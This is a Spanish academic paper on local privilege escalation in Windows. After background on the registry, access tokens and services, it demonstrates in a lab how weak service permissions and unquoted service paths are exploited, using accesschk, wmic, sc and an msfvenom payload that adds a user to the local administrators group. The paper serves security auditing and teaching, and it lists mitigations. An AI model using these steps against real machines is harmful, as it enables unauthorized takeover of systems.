- [9] Guarino, S., “Ciphertext-only Reconstruction of LFSR-based Stream Ciphers”, Facoltà di Scienze Matematiche Fisiche e Naturali, Università degli studi di Roma Tre, 2010.
- [10] Campbell, P., “An Implementation of the Berlekamp-Massey Linear Feedback Shift-Register Synthesis Algorithm in the C Programming Language”, Sandia National Laboratories, 1999.
- [11] Constantinescu, N., “Combining Linear Feedback Shift Registers”, in *Annals of University of Craiova, Math. Comp. Sci. Ser.*, 2009, 36 (2), pp. 42–46.
- [12] Rukhin, A., Soto, J., Nechvatal, J., Smid, M., Barker, E., Leigh, S., Levenson, M., Vangel, M., Banks, D., Heckert, A., Dray, J., and Vo, S., “A Statistical Prueba Suite for Random and Pseudorandom Number Generators for Cryptographic Applications”, National Institute of Standards and Technology, 2000.
- [13] García, P., Bast, S., Montejano, G., “Recuento y Recuperación de Sufragios en OTP – Vote”. *Simposio de Informática en el Estado (SIE) del XLIII CLEI (Conferencia Latinoamericana de Informática) y 46° JAIIO (Jornadas Argentinas de Informática e Investigación Operativa)*. ISSN: 2451-7534. Ps. 38 a 51. UTN (FRC), Córdoba, Argentina. 2017.

Métodos de Escalación de Privilegios Local en Sistemas Windows

Alejandro Vazquez¹, Gonzalo Carrasco¹, Nahim Felicito Gomez¹, Lucas Martín Molina¹, Carlos Martínez¹.

Universidad Tecnológica Nacional, Facultad Regional Mendoza, Ingeniería en Sistemas de Información, ¹Grupo de Auditoría y Seguridad de TIC-Grupo AUSEGTIC, avazquez@frm.utn.edu.ar, gonzalocarrascosec@gmail.com, nahim.felicito@gmail.com, lmolinasec@gmail.com, prof.carlos.a.martinez@gmail.com

Resumen

Desde las primeras etapas de los sistemas operativos, los usuarios y los privilegios se separaron. Los mecanismos de seguridad se implementan evitando el acceso no autorizado y el uso de datos y funciones de los usuarios con permisos restringidos. Éstos pueden ser evadidos con frecuencia, lo que conduce a mejoras constantes de ellos. Sin embargo, los atacantes encuentran nuevas vulnerabilidades y agujeros de seguridad, lo que compromete de manera directa la seguridad de los sistemas y sus principios fundamentales. El punto de partida de este artículo es la compleja tarea a la que se enfrentan los auditores de seguridad después de que se adquiere acceso con bajos privilegios a un sistema. El siguiente paso lógico es el intento de escalar los privilegios para estar completamente operativo en el entorno sin restricciones. En esta investigación se proporciona una visión general de los métodos y técnicas relevantes que se pueden utilizar para ampliar los privilegios en un sistema de destino Windows sin autorización de los administradores del sistema, y proporcionar ejemplos con el fin de demostrar cada caso de uso con un enfoque teórico-práctico. Los escenarios de prueba tienen por fin simular una escalación de privilegios en dichos sistemas Windows, posterior a la intrusión que se asemeje a un contexto real, en conjunto con los vectores de ataque más utilizados por usuarios malintencionados dentro y fuera de un ecosistema que implemente ordenadores y servidores con Windows. Las tecnologías utilizadas reflejadas en este trabajo, así como los laboratorios generados para llevar a cabo los ataques, están basados en escenarios reales que utilizan diversos organismos del sector público, como una universidad, y privado, como una empresa. Los beneficios de esta investigación impactan directamente en una mejora de administración y bastionado de sistemas críticos, adecuada gestión de privilegios de usuarios y grupos, mejora en la protección de datos sensibles y

correcta implementación de los principios fundamentales de la seguridad informática.

1. Introducción

La escalación de privilegios [1] es una parte fundamental y crítica en sistemas de información, y un paso importante en la metodología de un atacante. El objetivo es elevar el nivel de permisos que posee un usuario legítimo, al cambiar de una cuenta de usuario a otra y obtener más privilegios sobre cada activo interno del que en principio autorizaron y pretendían los administradores o desarrolladores.

Windows, en comparación con otros sistemas operativos, posee una cuota de mercado de más del 80% para computadoras de escritorio y portátiles. Es el sistema operativo estándar de facto de empresas y universidades para las estaciones de trabajo de sus empleados y estudiantes. Microsoft ofrece diferentes ediciones de Windows; desde Windows Desktop, Windows Server, Windows Home, Windows Education, Windows Pro, Windows Enterprise, y otras. Cada edición tiene su objetivo y sus funciones perfectamente definidas.

Cada una de las técnicas descritas en este documento abarcan deficiencias a nivel de seguridad, las cuales pueden abordarse mediante un examen detallado de las amenazas a los sistemas Windows, teniendo en cuenta la confidencialidad, integridad y disponibilidad como eje principal y específico de cada enfoque.

Las características fundamentales de la propuesta son las siguientes:

1. Brindar una introducción sobre los principales componentes de Windows y su funcionamiento cabal, común a todas las ediciones del sistema operativo.
2. Examinar en detalle las técnicas de escalación de privilegios de Windows, particularmente las que se utilizan hace algunos años y están vigentes a la fecha. Las técnicas examinadas incluyen

Servicios con Permisos Débiles, Ruta de Servicio Sin Comillas, DLL Hijacking y Permisos en Registros de Servicios Inseguros.

3. Demostrar cómo explotar estas técnicas de escalada de privilegios para que los usuarios de Windows puedan aplicarlas en su propio entorno con el fin de validar la existencia de estas vulnerabilidades en sus sistemas.
4. Proporcionar los procedimientos de corrección recomendados para facilitar a los usuarios de Windows métodos prácticos y concisos con el fin de defenderse de los ataques de escalada de privilegios y, en última instancia, mejorar su visión de seguridad.

Las técnicas descritas en esta investigación nunca deben intentarse contra sistemas de producción sin el permiso expreso por escrito del propietario del sistema. El uso erróneo de estas técnicas puede provocar inestabilidad del sistema, interrupción del servicio y pérdida de datos. Se recomienda aplicar primero estas técnicas en un ambiente controlado, solo después de crear copias de seguridad y puntos de restauración del sistema.

El presente trabajo está organizado de la siguiente forma: En la Segunda Sección (2), se presenta la metodología utilizada. En la Tercera Sección (3), se explican los conceptos fundamentales para un correcto entendimiento de la investigación. En la Cuarta Sección (4) se aborda el modelo de seguridad de Windows. En la Quinta Sección (5), las técnicas de explotación junto con su corrección, y finalmente en la Sexta Sección (6) se exponen las conclusiones y trabajos futuros.

2. Metodología

Actualmente es muy común el intento de acceso no autorizado a cuentas de otros individuos, ya sean usuarios particulares que utilizan el sistema o administradores de este. Es una práctica común que un intruso informático intente obtener privilegios a un nivel superior en un sistema, después de ganar acceso a una cuenta menos privilegiada. Existen diversas metodologías a través de las cuales esto se logra. Comúnmente un atacante pueda intentar adquirir la contraseña de *NT AUTHORITY SYSTEM*, ya sea a través de la ingeniería social o por la fuerza bruta. Un administrador experto puede evitar fácilmente el primero, y lo segundo puede evitarse al monitorear los intentos de inicio de sesión y proteger el archivo con contraseña.

La metodología utilizada en esta investigación se centra en la escalada de privilegios horizontal y vertical, dentro de una máquina local con bajos privilegios.

En la escalada horizontal un atacante usa el mismo nivel de privilegios que ya posee, pero asume la identidad de otro usuario con permisos similares.

La figura '1. Movimiento Horizontal', muestra cómo un usuario (*User 01*) obtiene la identidad de otro (*User 02*) a través de un movimiento horizontal y ganando así sus permisos.




Fig 1.

En la escalada vertical un atacante logra mayores privilegios, haciéndose con los permisos a nivel de operaciones en kernel, lo que le permite ejecutar código no autorizado.

La figura '2. Movimiento vertical', muestra cómo un usuario (*User 01*) obtiene la identidad de un usuario con mayores privilegios en Windows (*Administrator*) a través de un movimiento vertical y ganando así todos sus permisos.




Fig 2.

Para llevar a cabo el proceso de escalación de privilegios, se realiza un exhaustivo reconocimiento sobre posibles puntos de inyección que permitan cumplir el objetivo y en ciertos casos, mantener acceso de forma persistente en el sistema.

La metodología y enfoque para encontrar vectores de ataque potencialmente explotables se describe a continuación:

- Determinar privilegios de usuarios y grupo al que pertenezcan.
- Corroborar parches y/o falta de actualizaciones del sistema.
- Realizar una enumeración de los procesos y subprocesos en el equipo.

- Buscar contraseñas en texto plano en ficheros y registros.
- Verificar servicios sólo accesibles desde el interior del servidor.
- Encontrar tareas programadas que corran en el sistema.
- Determinar servicios con permisos débiles.
- Buscar aplicaciones que usen una ruta de archivo relativa y no absoluta para cargar DLL's.
- Inquirir sobre las rutas de servicios sin delimitadores.
- Buscar vulnerabilidades del kernel, aunque debería ser nuestro último recurso, ya que podría ser útil pero dejar a la máquina en un estado inestable o crear algún otro problema en ella.

Aplicando la metodología anteriormente descrita es probable encontrar algún vector de entrada que permita a un atacante obtener la información necesaria para llevar a cabo la escalación de privilegios satisfactoria y comprometer el sistema en su totalidad.

Métodos de persistencia en sistemas Windows no se cubren en esta investigación.

3. Conceptos Fundamentales

Antes de abordar cada una de las técnicas de explotación para ganar omnímodos privilegios en el equipo víctima, se discute someramente los conceptos fundamentales del sistema operativo Windows presentes en cada edición.

3.1. Service Packs

Un Service Pack (SP) es una actualización de Windows que combina parches anteriores, incluidas correcciones de seguridad, mejoras de rendimiento y compatibilidad con nuevos tipos de hardware. Una versión más reciente de Service Pack incorpora parches de Service Pack anteriores.

3.2. Registro

El registro es un componente central que contiene la información necesaria sobre el arranque y el sistema, la configuración del software de todo el sistema, la base de datos de seguridad y también las configuraciones de configuración por usuario.

El registro de Windows es una base de datos jerárquica central, utilizada para almacenar la información necesaria y configurar el sistema a usuarios, aplicaciones y dispositivos de hardware. Contiene información a la que Windows hace referencia continuamente durante la operación, como los perfiles para cada usuario, las aplicaciones instaladas en la computadora y los tipos de

documentos que cada uno puede crear, la configuración de la hoja de propiedades para las carpetas y los íconos de las aplicaciones, qué hardware existe en el sistema, y los puertos que se están utilizando. Dicho registro está compuesto de claves y valores. Una clave es esencialmente un contenedor que puede constar de claves y valores. El nivel más alto de claves se denomina clave raíz.

El registro contiene las siguientes seis claves raíz (*root keys*):

Root Key	Descripción
HKEY_CURRENT_USER	Almacena datos asociados con el usuario actualmente conectado. Esta root key es una subclave de HKEY_USERS, ya que se asigna a la clave del usuario registrado en tiempo real. (abreviatura: HKCU)
HKEY_USERS	Almacena información sobre todas las cuentas de usuario en la máquina. Esta root key es sensiblemente parecida a la anterior, con la salvedad que los parámetros que aquí se alojan hacen referencia a todos los usuarios del sistema y no únicamente al que actualmente tiene la sesión iniciada. (abreviatura: HKU)
HKEY_CLASSES_ROOT	Almacena información de registro de objetos de asociación de archivos y Modelo de Objetos Componentes (COM). Aquí es donde se aloja la información que dirá al sistema operativo con qué aplicación debe abrir cada extensión de archivo diferente. (abreviatura: HKCR)
HKEY_LOCAL_MACHINE	Almacena información relacionada con el sistema y contiene la mayoría de las claves. Este apartado es diferente al resto, dado que las claves que aquí se contienen varían en función de cómo se encuentre el equipo en cada momento, además

	de no almacenar los datos en el disco duro. Podemos encontrar, por ejemplo, los dispositivos que actualmente están conectados al equipo, pero que en caso de desconexión, los valores de este apartado cambiarían. (abreviatura: HKLM)
HKEY_PERFORMANCE_DATA	Almacena información de rendimiento, proporcionada por el propio núcleo NT o por controladores del sistema, programas y servicios en funcionamiento. Esta clave no se almacena en ningún subárbol y no aparece en el editor de registro, pero es visible a través de las funciones de registro en el API de Windows. (abreviatura: HKPD)
HKEY_CURRENT_CONFIG	Contiene información sobre el perfil de hardware que utiliza la computadora local al iniciar el sistema. (abreviatura: HKCC)

Tabla 1. Claves Raíz de Registro

El editor de registro de Windows se ve de la siguiente manera:




Fig 3.

3.3. Procesos

Un proceso, en informática, puede entenderse informalmente como un programa en ejecución. Formalmente un proceso es “una unidad de actividad que se caracteriza por la ejecución de una secuencia de instrucciones, un estado actual, y un conjunto de recursos del sistema asociado” [2]. Una aplicación consta de uno o más procesos.

Estos emplean un conjunto de recursos utilizados al ejecutar la instancia del programa:

- Un espacio privado de direcciones virtuales, utilizado para evitar que un proceso acceda o modifique los datos de otros procesos o del sistema operativo.
- Un programa ejecutable, que se asigna al espacio de direcciones virtuales privadas del proceso.
- Un contexto de seguridad (llamado token de acceso), que incluye la identificación del usuario, grupos de seguridad, privilegios, etc.
- Una ID de proceso.
- Uno o más hilos de ejecución.

3.4. Tokens de Acceso

Un token de acceso es un objeto que describe el contexto de seguridad de un proceso o subproceso. La información en un token incluye la identidad y los privilegios de la cuenta de usuario asociada con el proceso o el hilo. Cuando un usuario inicia sesión, el sistema verifica la contraseña del usuario comparándola con la información almacenada en una base de datos de seguridad. Si la contraseña se autentica, el sistema produce un token de acceso. Cada proceso ejecutado en nombre de este usuario tiene una copia de este token de acceso.

3.5. Identificadores de Seguridad (SID)

Un identificador de seguridad (SID) identifica a un usuario, un grupo o una sesión. Cada usuario tiene un SID único, que el sistema operativo recupera al iniciar sesión.

Los SID son emitidos por el sistema operativo o un servidor de dominio y tienen nombres e identificadores inequívocos. Por ejemplo, el SID S-1-1-0 identifica a *Everyone*.

3.6. Descriptores de Seguridad

El descriptor de seguridad describe los SID de propietario y grupo para el objeto, junto con sus Listas de Control de Acceso (ACL).

3.7. Listas de Control de Acceso

Las (ACL) permiten un control detallado sobre el acceso a los objetos. Una ACL es parte del descriptor de seguridad para cada objeto.

Cada ACL contiene cero o más entradas de control de acceso (ACE). Cada ACE, a su vez, contiene un único SID que identifica a un usuario, grupo o sesión y una lista de derechos denegados o permitidos para ese SID.

3.8. Privilegios

Un privilegio es el derecho de un usuario a realizar una operación relacionada con el sistema en la computadora local, como cargar un controlador, cambiar la hora o apagar el sistema.

Los privilegios son diferentes de las ACL porque se aplican a tareas y recursos relacionados con el sistema en lugar de a objetos, y además son asignados a un usuario o grupo por un administrador del sistema.

3.9. Trabajos

Un grupo de procesos se puede gestionar como una unidad, y al objeto que puede controlar este grupo de procesos se lo denomina trabajo o job.

Cada trabajo dentro del sistema operativo Windows se puede nombrar y securizar con ciertas restricciones de seguridad. Por ejemplo, una característica importante de los trabajos es que pueden evitar que los procesos se suplanten o que estos se creen asociando tokens de acceso con privilegios de *NT Authority System*, es decir, máximos privilegios.

3.10. Servicios

Los mecanismos de Windows para iniciar procesos en el inicio del sistema, que no están vinculados a un usuario interactivo, se denominan servicios de Windows. Estos son similares a los demonios de UNIX. Un ejemplo para un proceso independiente del usuario es un servidor web. Este servicio de Windows se ejecuta de forma independiente, sin contemplar si un usuario ha iniciado sesión o no.

Para cada servicio, existe una clave de registro en *HKLM\SYSTEM\CurrentControlSet\Services*.

Las subclaves de la clave de un servicio contienen información sobre la ruta del archivo ejecutable, los parámetros y las opciones de configuración.

La siguiente figura muestra una clave de registro de servicio:




Fig 4.

3.11. Cuentas de Servicio

Una cuenta de servicio es una cuenta de usuario que se crea explícitamente para proporcionar un contexto de seguridad a los servicios que se ejecutan en Windows, por

ende, los servicios actúan bajo el contexto de las cuentas de usuario.

A menos que se especifique lo contrario, un servicio se ejecuta bajo la cuenta *LocalSystem* (denominado también *SYSTEM*), que posee los más altos privilegios.

A continuación se detalla cada cuenta de servicio, con su nombre, privilegios y características:

Nombre	Características
LocalSystem Account	<p>Privilegios Totales.</p> <p>Tienen acceso a la mayoría de los objetos del sistema.</p> <p>Su token incluye los identificadores de seguridad (SIDs) de NT AUTHORITY\SYSTEM y BUILTIN\Administrators.</p> <p>Esta cuenta no tiene contraseña. Cualquier información de contraseña que proporcione se ignora.</p> <p>Mayores privilegios que la cuenta de administrador.</p>
NetworkService Account	<p>Privilegios Parciales.</p> <p>Esta cuenta no tiene contraseña.</p> <p>Un servicio que se ejecuta en el contexto de la cuenta NetworkService presenta las credenciales de la computadora a servidores remotos.</p> <p>Su token incluye el identificador de seguridad (SID) de NT AUTHORITY\NetworkService.</p>
LocalService Account	<p>Privilegios Mínimos.</p> <p>Esta cuenta no tiene contraseña.</p> <p>Un servicio que se ejecuta en el contexto de la cuenta LocalService presenta credenciales anónimas en la red.</p> <p>Su token incluye el identificador de seguridad (SID) de NT AUTHORITY\LocalService.</p>

Tabla 2. Cuentas de Servicio

3.12. Programas de Inicio

Los programas de inicio son aquellos que se ejecutan en el momento que arranca el sistema operativo. Estos se quedan en ejecución para utilizarse cuando el usuario desee, algo útil en determinadas situaciones, pero que sin

dudas puede ser un problema para el rendimiento y/o la seguridad del sistema Windows.

4. Modelo de Seguridad

El modelo de seguridad de Windows se basa fundamentalmente en asignar permisos por objeto, con un pequeño número de privilegios en todo el sistema. Los objetos que se pueden securizar a raíz de esta asignación incluyen, entre otros, procesos, subprocesos, eventos y otros objetos de sincronización, así como archivos, directorios y dispositivos.

Para cada tipo de objeto, la capacidad genérica de lectura, escritura y ejecución se asigna a permisos específicos del mismo. Por ejemplo, para archivos y directorios, sus permisos incluyen el derecho de lectura y escritura, de recorrer un directorio y el de modificar el descriptor de seguridad de un objeto.

El modelo de seguridad involucra los conceptos explicados anteriormente:

- Identificadores de seguridad (SID).
- Tokens de acceso.
- Descriptores de seguridad.
- ACL.
- Privilegios.

5. Técnicas de Explotación para Escalar Privilegios

En este trabajo se presentan una serie de técnicas para obtener el acceso privilegiado dentro de un sistema local Windows, partiendo de que se posee un usuario con los mínimos privilegios.

Los entornos bajo los cuales se realizan las siguientes pruebas se especifican debajo:

- Windows 10 Enterprise (10.0.19041.0).
- Windows 10 Pro (10.0.14393.0).

Se utiliza para las PoC (Pruebas de Concepto) el intérprete de comandos (cmd) a menos que se especifique lo contrario.

5.1. Servicios con Permisos Débiles

5.1.1. Descripción

En Windows existen servicios que se ejecutan con privilegios de *SYSTEM* pero que no tienen los permisos adecuados que se deberían establecer por un administrador de sistemas, lo que conduce inexorablemente a una brecha de seguridad. Estos servicios con asignación insegura de permisos radican principalmente en softwares de terceros y son las víctimas ideales de la escalada de privilegios para un atacante.

El problema que se genera a raíz de esta mala asignación de permisos permite a un usuario malicioso alterar el servicio para que se ejecute con los parámetros que desea, en lugar de la configuración predeterminada, que a priori está configurado para proporcionar un nivel de comandos y privilegios específicos al momento de la ejecución de manera tal que no impacte en la seguridad del entorno.

5.1.2. Detección

El primer paso en la detección de este comportamiento potencialmente peligroso es encontrar un servicio con asignación de permisos débiles, y para este propósito, se puede hacer uso del programa de consola *accesschk*.

Primero que nada, se verifica que el usuario "utnAlumno" no pertenezca al grupo de administradores locales:




```
C:\Users\utnAlumno>net localgroup administrators
Nombre de alias      administrators
Miembros
-----
Administrator
utnAdmin
```

Usuario utnAlumno NO pertenece al grupo de Administradores Locales

Fig 5.

Ahora se ejecuta el programa de consola *accesschk* para encontrar servicios potencialmente vulnerables:



```
C:\Users\utnAlumno\Desktop\Tools\Accesschk>accesschk64.exe -wuvvc *
AJRouter
Medium Mandatory Level (Default) [No-Write-Up]
RW NT AUTHORITY\SYSTEM
SERVICE_ALL_ACCESS
RW BUILTIN\Administrators
SERVICE_ALL_ACCESS
ALG
Medium Mandatory Level (Default) [No-Write-Up]
RW NT AUTHORITY\SYSTEM
SERVICE_ALL_ACCESS
RW BUILTIN\Administrators
SERVICE_ALL_ACCESS
AppIDSvc
Medium Mandatory Level (Default) [No-Write-Up]
RW NT AUTHORITY\SYSTEM
SERVICE_ALL_ACCESS
RW BUILTIN\Administrators
SERVICE_ALL_ACCESS
```

Búsqueda de servicios potencialmente vulnerables

Lista de Servicios Encontrados

Fig 6.

La salida muestra una lista de cada servicio con los atributos del nombre del servicio y los grupos que tienen permisos de escritura para ese servicio, junto con su nombre. Desde aquí se profundiza buscando algún servicio que presente el permiso asignado de "SERVICE_CHANGE_CONFIG" o "SERVICE_ALL_ACCESS", ya que si se consigue que se dé esta situación se podrá escalar privilegios.

Una revisión exhaustiva de los resultados obtenidos anteriormente muestra un servicio al parecer vulnerable:




Fig 7.

Debido a que el servicio “daclsvc” presenta el permiso “SERVICE_CHANGE_CONFIG” permite explotarlo.

5.1.3. Explotación

Se debe hacer uso de la herramienta de controlador de servicio (SC), que es una potente utilidad de línea de comandos para administrar los servicios de Windows, para configurar el atributo “binpath” y agregar el payload malicioso con el fin de que se logre un movimiento vertical insertando el usuario “utnAlumno” en el grupo de administradores locales:




Fig 8.

Se reinicia el servicio “daclsvc” para que se ejecute el payload:



Fig 9.

A pesar del error en el inicio del servicio mostrado en la salida del programa, la sentencia se ha ejecutado satisfactoriamente:




Fig 10.

Se concluye entonces que la explotación ha sido exitosa.

5.1.4. Mitigación

- No tener ninguno de los permisos mencionados anteriormente.
- Eliminar los servicios vulnerables.
- Reconfigurar el permiso del servicio.

5.2. Ruta de Servicio Sin Comillas

5.2.1. Descripción

Cuando se crea un servicio cuyo directorio ejecutable contiene espacios y no está declarado mediante comillas, se genera un fallo de seguridad conocido como *ruta de servicio sin comillas* o *unquoted-service-path* que le permite al usuario moverse verticalmente y obtener un acceso privilegiado al sistema.

Si la ruta absoluta donde se encuentra alojado el archivo es una cadena de texto que contiene espacios y no está entre comillas, el flujo de ejecución al momento de correr el archivo ‘utnVuln.exe’ se realiza de izquierda a derecha hasta que se alcance el espacio y se agrega la extensión .exe, por ejemplo, se considera la siguiente ruta de ejecución:




Fig 11.

Para ejecutar ‘utnVuln.exe’, el sistema interpreta esta ruta en el siguiente orden jerárquico, debido a los espacios en los nombres de la carpeta raíz y las subcarpetas:

- 01) C:\Program.exe
- 02) C:\Program Files\Subcarpeta.exe
- 03) C:\Program Files\Subcarpeta A\Subcarpeta.exe
- 04) C:\Program Files\Subcarpeta A\Subcarpeta B\Subcarpeta.exe
- 05) C:\Program Files\Subcarpeta A\Subcarpeta B\Subcarpeta C\utnVuln.exe

Esto quiere decir que si ‘C:\Program Files’ no se encuentra, entonces ‘C:\Program Files\Subcarpeta.exe’ sería ejecutado. Si ‘C:\Program Files\Subcarpeta.exe’ tampoco se encuentra, entonces ‘C:\Program Files\Subcarpeta A\Subcarpeta.exe’ sería ejecutado y así sucesivamente hasta poder completar la correcta ejecución del binario.

Existen 3 requisitos para poder explotar esta vulnerabilidad:

- El directorio del servicio no debe estar entre comillas.
- El directorio debe contener espacios.
- Tenemos permisos de escritura en al menos una de las carpetas intermedias.

5.2.2. Detección

Primero que nada, se verifica que el usuario “*utnAlumno*” no pertenezca al grupo de administradores locales:

```
C:\Users\utnAlumno>net localgroup administrators
Nombre de alias      administrators

Miembros

-----
Administrator
utnAdmin
```

Fig 12.

Ahora se hace uso de la utilidad de línea de comandos llamada Instrumental de Administración de Windows (*wmi* o *wmic.exe*) para obtener el nombre del servicio y la ruta absoluta de ejecución:

```
C:\Users\utnAlumno>wmic service get name,pathname
Name      PathName
AJRouter  C:\Windows\
ALG       C:\Windows\
AppIDSvc  C:\Windows\
AppInfo   C:\Windows\
AppMgmt   C:\Windows\
AppReadiness  C:\Windows\
AppVClient C:\Windows\
```

Fig 13.

Se realiza una pesquisa acerca de los potenciales servicios vulnerables que presenten espacios en su ruta de ejecución. Se encuentra un servicio llamado ‘*unquotedsvc*’ en los resultados obtenidos anteriormente:

```
TroubleshootingSvc
TrustedInstaller
tzautoupdate
UevAgentService
UmRdpService
unquotedsvc
upnpshost
UserManager
Usosvc
```

Fig 14.

Con su ruta de ejecución en ‘*C:\Program Files\Unquoted Path Service\Common Files*’ sin asignación de comillas dobles:

```
C:\Windows\system32\svchost.exe -k netsvcs -p
C:\Windows\servicing\TrustedInstaller.exe
C:\Windows\system32\svchost.exe -k LocalService -p
C:\Windows\system32\AgentService.exe
C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p
C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe
C:\Windows\system32\svchost.exe -k LocalServiceAndNoImpersonation -p
C:\Windows\system32\svchost.exe -k netsvcs -p
C:\Windows\system32\svchost.exe -k netsvcs -p
```

Fig 15.

A continuación, habiendo conocido previamente la ruta del servicio donde se ejecuta el binario, se profundiza aún más con el fin de determinar qué cuenta de servicio lo corre y así saber con exactitud el nivel que rige de privilegios en el servicio vulnerable:

```
C:\Users\utnAlumno>wmic service get pathname,startname
PathName      Ruta de Ejecución | Cuenta de Servicio      StartName
```

Fig 16.

```
C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe
```

Fig 17.

```
LocalSystem
```

Fig 18.

Se observa que el servicio está corriendo como ‘*LocalSystem*’ en la máquina local, lo que lo convierte en un objetivo principal para realizar el ataque.

5.2.3. Explotación

Luego el paso siguiente es verificar que se posee los permisos para escribir en una de las subcarpetas (‘*Unquoted Path Service*’, por ejemplo):

```
C:\Users\utnAlumno\Desktop\Tools\Accesschk>accesschk64.exe "C:\Program Files\Unquoted Path Service\"
Accesschk v6.18 - Reports effective permissions for securable objects
Copyright (C) 2006-2016 Mark Russinovich
sysinternals - www.sysinternals.com

C:\Program Files\Unquoted Path Service
RW BUILTIN\Users
RW TRUSTEDINSTALLER
RW AUTHORITY\SYSTEM
RW BUILTIN\Administrators
R APPLICATION_PACKAGE_AUTHORITY\ALL APPLICATION PACKAGES
R APPLICATION_PACKAGE_AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES
```

Fig 19.

Revisada la subcarpeta, crear un binario malicioso que aproveche esta vulnerabilidad y permita escalar verticalmente al usuario ‘*utnAlumno*’, sin privilegios, hasta convertirlo en *Administrador Local* del sistema.

Alojando un archivo *EXE* (que contenga código dañino) en la posición ‘*C:\Program Files\Unquoted Path Service\<nombreBinario>.exe*’ con el nombre ‘*common*’, éste se carga y ejecuta en el sistema cuando se inicie el servicio “*unquotedsvc*”.

Se crea un ejecutable, insertando en él un payload de manera tal que agregue al usuario ‘*utnAlumno*’ al grupo de *Administradores Locales*:

```

root@kali:~# msfvenom -p windows/exec CMD='net localgroup administrators
utnAlumno /add' -f exe-service -o common.exe
[+] No platform was selected, choosing Msf:Module::Platform::Windows from the payload
[+] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 229 bytes
Final size of exe-service file: 15872 bytes
Saved as: common.exe
root@kali:~# ls -l
total 16
-rw-r--r-- 1 root root 15872 jul 11 15:58 common.exe

```

Fig 20.

Se inserta el ejecutable en la ruta ‘Unquoted Path Service’:




Fig 21.

Se inicia el servicio vulnerable y se verifica que se haya realizado con éxito el ataque (en caso de estar corriendo actualmente el servicio, se debería reiniciar):

```

C:\Users\utnAlumno> start unquotedsvc
SERVICE_NAME: unquotedsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 2   START_PENDING
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE   : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x7db
        PID                 : 6764
        FLAGS                 :
C:\Users\utnAlumno> net localgroup administrators
Alias name administrators
Comment Administrators have complete and unrestricted access to the computer/domain
Members
-----
Administrator
utnAdmin
utnAlumno
